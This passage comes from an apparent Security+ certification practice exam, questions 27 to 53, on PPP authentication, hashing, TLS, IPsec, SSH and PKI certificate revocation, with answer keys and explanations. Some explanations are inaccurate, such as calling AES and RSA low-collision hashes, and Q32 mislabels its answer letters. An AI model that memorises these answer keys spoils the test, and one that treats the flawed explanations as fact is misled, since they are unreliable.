Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139, 143, 252, 254, 256

## QUESTION 27

Connections using point-to-point protocol authenticate using which of the following? (Select TWO).

- A. RIPEMD
- B. PAP
- C. CHAP
- D. RC4
- E. Kerberos

**Correct Answer: BC**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

B: A password authentication protocol (PAP) is an authentication protocol that uses a password. PAP is used by Point to Point Protocol to validate users before allowing them access to server resources.

C: CHAP is an authentication scheme used by Point to Point Protocol (PPP) servers to validate the identity of remote clients. CHAP periodically verifies the identity of the client by using a three-way handshake.

Incorrect Answers:

A: RIPEMD (RACE Integrity Primitives Evaluation Message Digest) is a family of cryptographic hash functions. RIPEMD is not used for point-to-point protocol authentication.

D: RC4 is not used for point-to-point protocol authentication. RC4 (Rivest Cipher 4) is the most widely used software stream cipher and is used in popular Internet protocols such as Transport Layer Security (TLS).

E: Kerberos is primarily aimed at a clientserver model, not at point-to-point connections, and it provides mutual authentication--both the user and the server verify each other's identity. It works on the basis of 'tickets' to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139, 147-148, 251, 255

**QUESTION 28**

Which of the following offers the LEAST secure encryption capabilities?

- A. TwoFish
- B. PAP
- C. NTLM
- D. CHAP

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

PAP transmits unencrypted ASCII passwords over the network and is therefore considered insecure. It is used as a last resort when the remote server does not support a stronger authentication protocol, like CHAP or EAP.

Incorrect Answers:

A: TwoFish provides stronger encryption compared to NTLM, CHAP and PAP. Twofish is a symmetric key block cipher with a block size of 128 bits and key sizes up to 256 bits. Twofish is related to the earlier block cipher Blowfish.

C: NTLM provides stronger encryption compared to CHAP and PAP. NT LAN Manager (NTLM) is a suite of Microsoft security protocols that provides authentication, integrity, and confidentiality to users. NTLM is being replaced by Kerberos.

D: CHAP provides a more secure encryption than PAP. CHAP provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139, 143, 251, 256

**QUESTION 29**

Which of the following algorithms has well documented collisions? (Select TWO).

- A. AES
- B. MD5

- C. SHA
- D. SHA-256
- E. RSA

**Correct Answer:** BC

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

B: MD5 biggest weakness is that it does not have strong collision resistance, and thus it is no longer recommended for use.

C: SHA-1 (also known as SHA) is being retired from most government uses; the U.S. National Institute of Standards and Technology said, "Federal agencies should stop using SHA-1 for...applications that require collision resistance as soon as practical, and must use the SHA-2 family of hash functions for these applications after 2010", though that was later relaxed. Note: The hashing algorithm must have few or no collisions. This means that hashing two different inputs does not give the same output.

Cryptographic hash functions are usually designed to be collision resistant. But many hash functions that were once thought to be collision resistant were later broken. MD5 and SHA-1 in particular both have published techniques more efficient than brute force for finding collisions.

**Incorrect Answers:**

A: AES has much fewer hash collisions compared to both MD5 and SHA.

D: SHA-256 (also known as SHA-2) has much fewer hash collisions compared to both MD5 and SHA.

E: RSA has much fewer hash collisions compared to both MD5 and SHA.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 250, 252, 255, 255-256

### **QUESTION 30**

Which of the following protocols is the security administrator observing in this packet capture?

12:33:43, SRC 192.168.4.3:3389, DST 10.67.33.20:8080, SYN/ACK

- A. HTTPS
- B. RDP
- C. HTTP
- D. SFTP

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft, which provides a user with a graphical interface to connect to another computer over a network connection.

Example of RDP tracing output:

No. Time Delta Source Destination Protocol Length Info

5782, 2013-01-06 09:52:15.407, 0.000 , SRC 10.7.3.187 , DST 10.0.107.58, TCP, 62, 3389 > 59193 [SYN, ACK]

Incorrect Answers:

A: The HTTPS packet format does not include SRC, DST and SYN/ACK attributes.

C: The HTTP packet format does not include SRC, DST and SYN/ACK attributes.

D: The SFTP packet format does not include SRC, DST and SYN/ACK attributes.

References:

[http://en.wikipedia.org/wiki/Remote/Desktop\\_Protocol](http://en.wikipedia.org/wiki/Remote/Desktop_Protocol)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 75, 76, 274

**QUESTION 31**

Which of the following cryptographic related browser settings allows an organization to communicate securely?

- A. SSL 3.0/TLS 1.0
- B. 3DES
- C. Trusted Sites
- D. HMAC

**Correct Answer: A**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Secure Sockets Layer (SSL) is used to establish a secure communication connection between two TCP-based machines. Transport Layer Security (TLS) is a security protocol that expands upon SSL. Many industry analysts predict that TLS will replace SSL in the future. TLS 1.0 was first defined in RFC 2246 in January 1999 as an upgrade of SSL Version 3.0. As of February 2015, the latest versions of all major web browsers support TLS 1.0, 1.1, and 1.2, have them enabled by default.

Incorrect Answers:

B: You cannot configure your browser to use 3DES. Triple DES (3DES) is a symmetric-key block cipher, which applies the Data Encryption Standard (DES) cipher algorithm three times to each data block.

C: You can configure trusted sites in your browser. This sets the level of security of that site.

This would not guarantee secure communication, however.

D: You cannot configure your browser to use HMAC to secure communication. A keyed-hash message authentication code (HMAC) is a specific construction for

calculating a message authentication code (MAC) involving a cryptographic hash function in combination with a secret cryptographic key. As with any MAC, it may be used to simultaneously verify both the data integrity and the authentication of a message.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139, 250, 260, 268

**QUESTION 32**

Recent data loss on financial servers due to security breaches forced the system administrator to harden their systems. Which of the following algorithms with transport encryption would be implemented to provide the MOST secure web connections to manage and access these servers?

- A. SSL
- B. TLS
- C. HTTP
- D. FTP

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), are cryptographic protocols designed to provide communications security over a computer network. Transport Layer Security (TLS) is a security protocol that expands upon SSL. Many industry analysts predict that TLS will replace SSL in the future. TLS 1.0 was first defined in RFC 2246 in January 1999 as an upgrade of SSL Version 3.0. As of February 2015, the latest versions of all major web browsers support TLS 1.0, 1.1, and 1.2, have them enabled by default.

**Incorrect Answers:**

A: As of 2014 the 3.0 version of SSL is considered insecure as it is vulnerable to the POODLE attack that affects all block ciphers in SSL; and RC4, the only non-block cipher supported by SSL 3.0, is also feasibly broken as used in SSL 3.0.

B: The Hypertext Transfer Protocol (HTTP) is an application protocol for distributed, collaborative, hypermedia information systems. HTTP is not a transport protocol.

D: The File Transfer Protocol (FTP) is not a transport layer protocol. FTP is a standard network protocol used to transfer computer files from one host to another host over a TCP-based network, such as the Internet.

FTP is built on a client-server architecture and uses separate control and data connections between the client and the server.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 75, 268-269

**QUESTION 33**

A security administrator has been tasked with setting up a new internal wireless network that must use end to end TLS. Which of the following may be used to meet this objective?

- A. WPA
- B. HTTPS
- C. WEP
- D. WPA 2

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Wi-Fi Protected Access 2 (WPA2) was intended to provide security that's equivalent to that on a wired network, and it implements elements of the 802.11i standard. In April 2010, the Wi-Fi Alliance announced the inclusion of additional Extensible Authentication Protocol (EAP) types to its certification programs for WPA- and WPA2- Enterprise certification programs. EAP-TLS is included in this certification program. Note: Although WPA mandates the use of TKIP, WPA2 requires Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP). CCMP uses 128-bit AES encryption with a 48-bit initialization vector. With the larger initialization vector, it increases the difficulty in cracking and minimizes the risk of a replay attack.

**Incorrect Answers:**

A: The difference between WPA and WPA2 is that the former implements most, but not all, of 802.11i in order to be able to communicate with older wireless devices that might still need an update through their firmware in order to be compliant.

B: HTTPS is not a protocol for wireless communication. HTTPS is a communications protocol for secure communication over a computer network, with especially wide deployment on the Internet.

C: In 2003 the Wi-Fi Alliance announced that WEP had been superseded by Wi-Fi Protected Access (WPA). WEP does include support for TLS.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 75, 171, 172-173, 274

#### **QUESTION 34**

Which of the following protocols encapsulates an IP packet with an additional IP header?

- A. SFTP
- B. IPSec
- C. HTTPS
- D. SSL

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Authentication Header (AH) is a member of the IPsec protocol suite. AH operates directly on top of IP, using IP protocol number 51.

Incorrect Answers:

A: The SSH File Transfer Protocol (also Secure File Transfer Protocol, or SFTP) does not encapsulate IP packets with an additional IP header. SFTP is a network protocol that provides file access, file transfer, and file management functionalities over any reliable data stream.

C: HTTPS does not add an extra IP header to IP packages. Technically, HTTPS is not a protocol in and of itself; rather, it is the result of simply layering the Hypertext Transfer Protocol (HTTP) on top of the SSL or TLS protocol, thus adding the security capabilities of SSL/TLS to standard HTTP communications.

D: SSL does not encapsulate IP packets with an additional IP header. Secure Sockets Layer (SSL) is used to establish a secure communication connection between two TCP-based machines.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 75, 76, 268-269, 274, 274-275

**QUESTION 35**

A new MPLS network link has been established between a company and its business partner.

The link provides logical isolation in order to prevent access from other business partners. Which of the following should be applied in order to achieve confidentiality and integrity of all data across the link?

- A. MPLS should be run in IPVPN mode.
- B. SSL/TLS for all application flows.
- C. IPsec VPN tunnels on top of the MPLS link.
- D. HTTPS and SSH for all application flows.

**Correct Answer: C**

Section: Cryptography

Explanation

**Explanation/Reference:**

Section: Cryptography

IPSec can very well be used with MPLS. IPSec could provide VPN tunnels on top of the MPLS link. Internet Protocol Security (IPSec) isn't a tunneling protocol, but it's used in conjunction with tunneling protocols. IPSec is oriented primarily toward LAN- to-LAN connections, but it can also be used with dial-up connections. IPSec provides secure authentication and encryption of data and headers; this makes it a good choice for security.

Incorrect Answers:

A: MPLS tunnelling would not hide the logical MPLS link.

B: SSL/TLS could provide encryption, but not the tunnelling required for the logical isolation.

D: To provide the required logical isolation tunnelling should be used. HTTPS and SSH cannot provide tunnelling.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 91, 103-105, 268, 271, 274, 274- 275 <http://www.networkworld.com/article/2297191/lan-wan/chapter-6--how-ipsec-complements-mpls.html>

### QUESTION 36

Which of the following would be used as a secure substitute for Telnet?

- A. SSH
- B. SFTP
- C. SSL
- D. HTTPS

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

**Section:** Cryptography

Secure Shell (SSH) is a tunneling protocol originally designed for Unix systems. It uses encryption to establish a secure connection between two systems. SSH also provides alternative, security-equivalent programs for such Unix standards as Telnet, FTP, and many other communications-oriented applications. SSH is available for use on Windows systems as well. This makes it the preferred method of security for Telnet and other cleartext oriented programs in the Unix environment.

Incorrect Answers:

B: SFTP is for File transfers, not for telnet.

The SSH File Transfer Protocol (also Secure File Transfer Protocol, or SFTP) is a network protocol that provides file access, file transfer, and file management functionalities over any reliable data stream.

C: SSL is used to provide a secure channel, not to establish a telnet connection. The Secure Socket Layer (SSL) and Transport Layer Security (TLS) is the most widely deployed security protocol used today. It is essentially a protocol that provides a secure channel between two machines operating over the Internet or an internal network.

D: HTTPS is not used for telnet connections.

HTTPS is a communications protocol for secure communication over a computer network, with especially wide deployment on the Internet.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 76, 91, 268-269, 271, 274

### QUESTION 37

Which of the following protocols provides transport security for virtual terminal emulation?

- A. TLS
- B. SSH
- C. SCP
- D. S/MIME

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

Secure Shell (SSH) is a tunneling protocol originally designed for Unix systems. It uses encryption to establish a secure connection between two systems. SSH also provides alternative, security-equivalent programs for such Unix standards as Telnet, FTP, and many other communications-oriented applications. SSH is available for use on Windows systems as well. This makes it the preferred method of security for Telnet and other cleartext oriented programs in the Unix environment.

**Incorrect Answers:**

A: TLS is used to provide a secure channel, not to establish a telnet connection. The Secure Socket Layer (SSL) and Transport Layer Security (TLS) is the most widely deployed security protocol used today. It is essentially a protocol that provides a secure channel between two machines operating over the Internet or an internal network.

C: Secure copy or SCP is a means of securely transferring computer files between a local host and a remote host or between two remote hosts. It is based on the Secure Shell (SSH) protocol.

SCP is not used to establish a telnet connection.

D: S/MIME is for e-mail and other electronic messaging applications, not for telnet connections. S/MIME provides the following cryptographic security services for electronic messaging applications: authentication, message integrity, non-repudiation of origin (using digital signatures), privacy and data security (using encryption).

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 75, 76, 91, 270, 271

### **QUESTION 38**

A security engineer is asked by the company's development team to recommend the most secure method for password storage. Which of the following provide the BEST protection against brute forcing stored passwords? (Select TWO).

- A. PBKDF2
- B. MD5
- C. SHA2
- D. Bcrypt
- E. AES
- F. CHAP

**Correct Answer:** AD

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A: PBKDF2 (Password-Based Key Derivation Function 2) is part of PKCS #5 v. 2.01. It applies some function (like a hash or HMAC) to the password or passphrase along with Salt to produce a derived key.

D: bcrypt is a key derivation function for passwords based on the Blowfish cipher. Besides incorporating a salt to protect against rainbow table attacks, bcrypt is an adaptive function: over time, the iteration count can be increased to make it slower, so it remains resistant to brute-force search attacks even with increasing computation power.

The bcrypt function is the default password hash algorithm for BSD and many other systems.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 109-110, 139, 143, 250, 255-256,

**QUESTION 39**

Deploying a wildcard certificate is one strategy to:

- A. Secure the certificate's private key.
- B. Increase the certificate's encryption key length.
- C. Extend the renewal date of the certificate.
- D. Reduce the certificate management burden.

**Correct Answer: D**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A wildcard certificate is a public key certificate which can be used with multiple subdomains of a domain. This saves money and reduces the management burden of managing multiple certificates, one for each subdomain.

A single Wildcard certificate for \*.example.com, will secure all these domains:

payment.example.com

contact.example.com

login-secure.example.com

www.example.com

Because the wildcard only covers one level of subdomains (the asterisk doesn't match full stops), these domains would not be valid for the certificate:  
test.login.example.com

**Incorrect Answers:**

A: A wildcard certificate is not used to secure the certificate's private key. A private key is typically installed into a certificates store on a server.

B: The certificate's encryption key length is specified when the certificate is requested whether it's a wildcard certificate or a single domain certificate. To increase

the certificate's encryption key length, you would need to request a new certificate. A wildcard certificate is not used to increase the certificate's encryption key length.

C: You cannot extend the renewal date of a certificate. A certificate when requested will be valid for a set period of time, typically one or two years. When the certificate expires, it must be renewed by requesting a new certificate.

References:

[http://en.wikipedia.org/wiki/Wildcard\\_certificate](http://en.wikipedia.org/wiki/Wildcard_certificate)

#### **QUESTION 40**

A certificate authority takes which of the following actions in PKI?

- A. Signs and verifies all infrastructure messages
- B. Issues and signs all private keys
- C. Publishes key escrow lists to CRLs
- D. Issues and signs all root certificates

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

**Section:** Cryptography

A certificate authority can issue multiple certificates in the form of a tree structure. A root certificate is part of a public key infrastructure (PKI) scheme. The most common commercial variety is based on the ITU-T X.509 standard, which normally includes a digital signature from a certificate authority (CA).

Note: In cryptography and computer security, a root certificate is an unsigned public key certificate (also called self-signed certificate) that identifies the Root Certificate Authority (CA).

**Incorrect Answers:**

A: A CA does not sign or verify infrastructure messages.

B: The CA issues and signs public keys, not private keys. In cryptography, a PKI(Public key infrastructure) is an arrangement that binds public keys with respective user identities by means of a certificate authority (CA). The primary role of the CA is to digitally sign and publish the public key bound to a given user.

C: A CA would not publish key escrow lists.

Key escrow is the process of storing keys or certificates for use by law enforcement. Law enforcement has the right, under subpoena, to conduct investigations using these keys.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 278-290

#### **QUESTION 41**

Which of the following is used to certify intermediate authorities in a large PKI deployment?

- A. Root CA

- B. Recovery agent
- C. Root user
- D. Key escrow

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The root CA certifies other certification authorities to publish and manage certificates within the organization. In a hierarchical trust model, also known as a tree, a root CA at the top provides all of the information. The intermediate CAs are next in the hierarchy, and they trust only information provided by the root CA. The root CA also trusts intermediate CAs that are in their level in the hierarchy and none that aren't. This arrangement allows a high level of control at all levels of the hierarchical tree. .

**Incorrect Answers:**

B: A recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed. A recovery agent does not certify entities.  
C: The root is the user name or account that by default has access to all commands and files on a Linux or other Unix-like operating system. The root user does not certify entities.

D: Key escrow is not related to certifying authorities.

Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 278-290

## **QUESTION 42**

Which of the following components MUST be trusted by all parties in PKI?

- A. Key escrow
- B. CA
- C. Private key
- D. Recovery key

**Correct Answer:** B

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

A certificate authority (CA) is an organization that is responsible for issuing, revoking, and distributing certificates. In a simple trust model all parties must trust the CA. In a more complicated trust model all parties must trust the Root CA.

**Incorrect Answers:**

A: Key escrow is nothing that needs to be trusted.

Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

C: A private or secret key is an encryption/decryption key known only to the party or parties that exchange secret messages.

D: A recovery key has no specific function within a PKI.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 278-290

**QUESTION 43**

Company employees are required to have workstation client certificates to access a bank website. These certificates were backed up as a precautionary step before the new computer upgrade. After the upgrade and restoration, users state they can access the bank's website, but not login.

Which of the following is MOST likely the issue?

- A. The IP addresses of the clients have changed
- B. The client certificate passwords have expired on the server
- C. The certificates have not been installed on the workstations
- D. The certificates have been installed on the CA

**Correct Answer: C**

**Section: Cryptography****Explanation****Explanation/Reference:****Section: Cryptography**

The computer certificates must be installed on the upgraded client computers.

**Incorrect Answers:**

A: Changing the IP address of a client would not affect the certificate.

B: It is not likely that the certificates expired at the time that the clients were upgraded.

D: It is not likely that the client certificates were installed on the CA at the time that the clients were upgraded.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 281-284

**QUESTION 44**

A company's security administrator wants to manage PKI for internal systems to help reduce costs. Which of the following is the FIRST step the security administrator should take?

- A. Install a registration server.
- B. Generate shared public and private keys.
- C. Install a CA
- D. Establish a key escrow policy.

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

PKI is a two-key, asymmetric system with four main components: certificate authority (CA), registration authority (RA), RSA (the encryption algorithm), and digital certificates. When you implement a PKI you should start by installing a CA.

Incorrect Answers:

A: When you implement a PKI you are not required to install a registration server. You can rely on a public registration authority server.

B: To generate shared public and private keys you would need a CA.

D: A key escrow policy is not required for a PKI.

Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 278-290

#### **QUESTION 45**

Pete, an employee, needs a certificate to encrypt data. Which of the following would issue Pete a certificate?

- A. Certification authority
- B. Key escrow
- C. Certificate revocation list
- D. Registration authority

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A certificate authority (CA) is an organization that is responsible for issuing, revoking, and distributing certificates.

Incorrect Answers:

B: Key escrow is not related to issuing certificates.

Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

C: A certificate revocation list (CRL) is created and distributed to all CAs to revoke a certificate or key. A CRL is not used to issue certificates.

D: A registration authority (RA) offloads some of the work from a CA. An RA system operates as a middleman in the process: It can distribute keys, accept registrations for the CA, and validate identities. However, the RA doesn't issue certificates; that responsibility remains with the CA.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 278-290

**QUESTION 46**

When reviewing a digital certificate for accuracy, which of the following would Matt, a security administrator, focus on to determine who affirms the identity of the certificate owner?

- A. Trust models
- B. CRL
- C. CA
- D. Recovery agent

**Correct Answer: C**

Section: Cryptography

Explanation

**Explanation/Reference:**

Section: Cryptography

A certificate authority (CA) is an organization that is responsible for issuing, revoking, and distributing certificates. The CA affirms the identity of the certificate owner.

Incorrect Answers:

A: A trust Model is collection of rules that informs application on how to decide the legitimacy of a Digital Certificate. A trust model in itself would not help matt to affirm the identity of the certificate owner.

B: A certificate revocation list (CRL) is created and distributed to all CAs to revoke a certificate or key. A CRL is not used to issue certificates or affirm the identity of owner of a certificate.

D: A key recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed. A key recovery agent could not affirm

the identity of owner of a certificate.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 279-280, 285, 285-289

**QUESTION 47**

Joe, a user, reports to the system administrator that he is receiving an error stating his certificate has been revoked. Which of the following is the name of the database repository for these certificates?

- A. CSR
- B. OCSP
- C. CA
- D. CRL

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A certificate revocation list (CRL) is created and distributed to all CAs to revoke a certificate or key.

Incorrect Answers:

A: A CSR is a request to a CA, not a database of revoked certificates. One of the first steps in getting a certificate is to submit a certificate-signing request (CSR). This is a request formatted for the CA. This request will have the public key you wish to use and your fully distinguished name (often a domain name). The CA will then use this to process your request for a digital certificate.

B: OCSP is a protocol, not a database.

The Online Certificate Status Protocol (OCSP) is an Internet protocol used for obtaining the revocation status of an X.509 digital certificate.

C: A CA is not a database for revoked certificates, though the CRL is stored on the CA. A certificate authority (CA) is an organization that is responsible for issuing, revoking, and distributing certificates.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-280, 285

**QUESTION 48**

A systems administrator has implemented PKI on a classified government network. In the event that a disconnect occurs from the primary CA, which of the following should be accessible locally from every site to ensure users with bad certificates cannot gain access to the network?

- A. A CRL
- B. Make the RA available

- C. A verification authority
- D. A redundant CA

**Correct Answer:** A

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A certificate revocation list (CRL) is created and distributed to all CAs to revoke a certificate or key.

By checking the CRL you can check if a particular certificate has been revoked.

Incorrect Answers:

B: Access to a registration authority (RA) is not required to check for bad certificates. A CRL will do fine. A registration authority (RA) offloads some of the work from a CA. An RA system operates as a middleman in the process: It can distribute keys, accept registrations for the CA, and validate identities.

C: A verification authority is used to check the uniqueness of a certificate, not primarily to check for bad certificates. The user identity must be unique within each CA domain. The third-party validation authority (VA)/verification authority can provide this information on behalf of the CA. The binding is established through the registration and issuance process.

D: A redundant CA is not required to check for bad certificates. A CRL will do fine.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-280, 285

#### **QUESTION 49**

A CRL is comprised of.

- A. Malicious IP addresses.
- B. Trusted CA's.
- C. Untrusted private keys.
- D. Public keys.

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

A certificate revocation list (CRL) is created and distributed to all CAs to revoke a certificate or key. By checking the CRL you can check if a particular certificate has been revoked. The certificates for which a CRL should be maintained are often X.509/ public key certificates, as this format is commonly used by PKI schemes.

Incorrect Answers:

- A: The CRL contains certificates and keys, not IP addresses.
- B: Trusted CAs are not listed in the CRL.
- C: Public keys, not private keys, might be included in the CRL.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 278-285, 279-280, 285

#### **QUESTION 50**

Which of the following MUST be updated immediately when an employee is terminated to prevent unauthorized access?

- A. Registration
- B. CA
- C. CRL
- D. Recovery agent

**Correct Answer: C**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

Certificates or keys for the terminated employee should be put in the CRL. A certificate revocation list (CRL) is created and distributed to all CAs to revoke a certificate or key.

By checking the CRL you can check if a particular certificate has been revoked.

Incorrect Answers:

A: The registration of any certificates or keys for the terminated employee should be revoked.

These keys and certificates should be put in the CRL.

B: More specifically, it is not the CA that need to be updated, just the CRL.

D: A recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed. A recovery is not affected when a user is terminated.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-280, 280-281, 285

#### **QUESTION 51**

Which of the following provides a static record of all certificates that are no longer valid?

- A. Private key

- B. Recovery agent
- C. CRLs
- D. CA

**Correct Answer:** C

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

The CRL (Certificate revocation list) is exactly what its name implies: a list of subscribers paired with digital certificate status. The list enumerates revoked certificates along with the reason(s) for revocation. The dates of certificate issue, and the entities that issued them, are also included. In addition, each list contains a proposed date for the next release. When a potential user attempts to access a server, the server allows or denies access based on the CRL entry for that particular user.

**Incorrect Answers:**

- A: A private or secret key is an encryption/decryption key known only to the party or parties that exchange secret messages. A private key cannot provide a list of invalid certificates.
- B: A key recovery agent is an entity that has the ability to recover a key, key components, or plaintext messages as needed. A recovery agent does not provide a list of invalid certificates.
- D: A certificate authority (CA) is an organization, not a static record containing certificates. A CA is responsible for issuing, revoking, and distributing certificates.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-280, 271-285, 285

## **QUESTION 52**

A CA is compromised and attacks start distributing maliciously signed software updates. Which of the following can be used to warn users about the malicious activity?

- A. Key escrow
- B. Private key verification
- C. Public key verification
- D. Certificate revocation list

**Correct Answer:** D

**Section:** Cryptography

**Explanation**

**Explanation/Reference:**

Section: Cryptography

If we put the root certificate of the comprised CA in the CRL, users will know that this CA (and the certificates that it has issued) no longer can be trusted. The CRL (Certificate revocation list) is exactly what its name implies: a list of subscribers paired with digital certificate status. The list enumerates revoked certificates along with the reason(s) for revocation. The dates of certificate issue, and the entities that issued them, are also included. In addition, each list contains a proposed date for the next release.

Incorrect Answers:

A: Key escrow is not related to revoked certificates.

Key escrow addresses the possibility that a third party may need to access keys. Under the conditions of key escrow, the keys needed to encrypt/decrypt data are held in an escrow account (think of the term as it relates to home mortgages) and made available if that third party requests them. The third party in question is generally the government, but it could also be an employer if an employee's private messages have been called into question.

B: Within PKI there are only two methods to verify certificates or keys still are valid. One is using a CRL and the other is using the OCSP protocol.

Private key verification cannot be used to check if a CA is comprised.

C: Public key verification cannot be used to a comprised CA. Within PKI there are only two methods to verify certificates or keys still are valid. One is using a CRL and the other is using the OCSP protocol.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 262, 279-285, 285

### QUESTION 53

The finance department works with a bank which has recently had a number of cyber attacks. The finance department is concerned that the banking website certificates have been compromised. Which of the following can the finance department check to see if any of the bank's certificates are still valid?

- A. Bank's CRL
- B. Bank's private key
- C. Bank's key escrow
- D. Bank's recovery agent

**Correct Answer: A**

**Section: Cryptography**

**Explanation**

**Explanation/Reference:**

**Section: Cryptography**

The finance department can check if any of the bank's certificates are in the CRL or not. If a certificate is not in the CRL then it is still valid. The CRL (Certificate revocation list) is exactly what its name implies: a list of subscribers paired with digital certificate status. The list enumerates revoked certificates along with the reason(s) for revocation. The dates of certificate issue, and the entities that issued them, are also included. In addition, each list contains a proposed date for the next release.

Incorrect Answers:

B: Within PKI there are only two methods to verify certificates or keys still are valid. One is using a CRL and the other is using the OCSP protocol.

Private key verification cannot be used to a comprised CA.

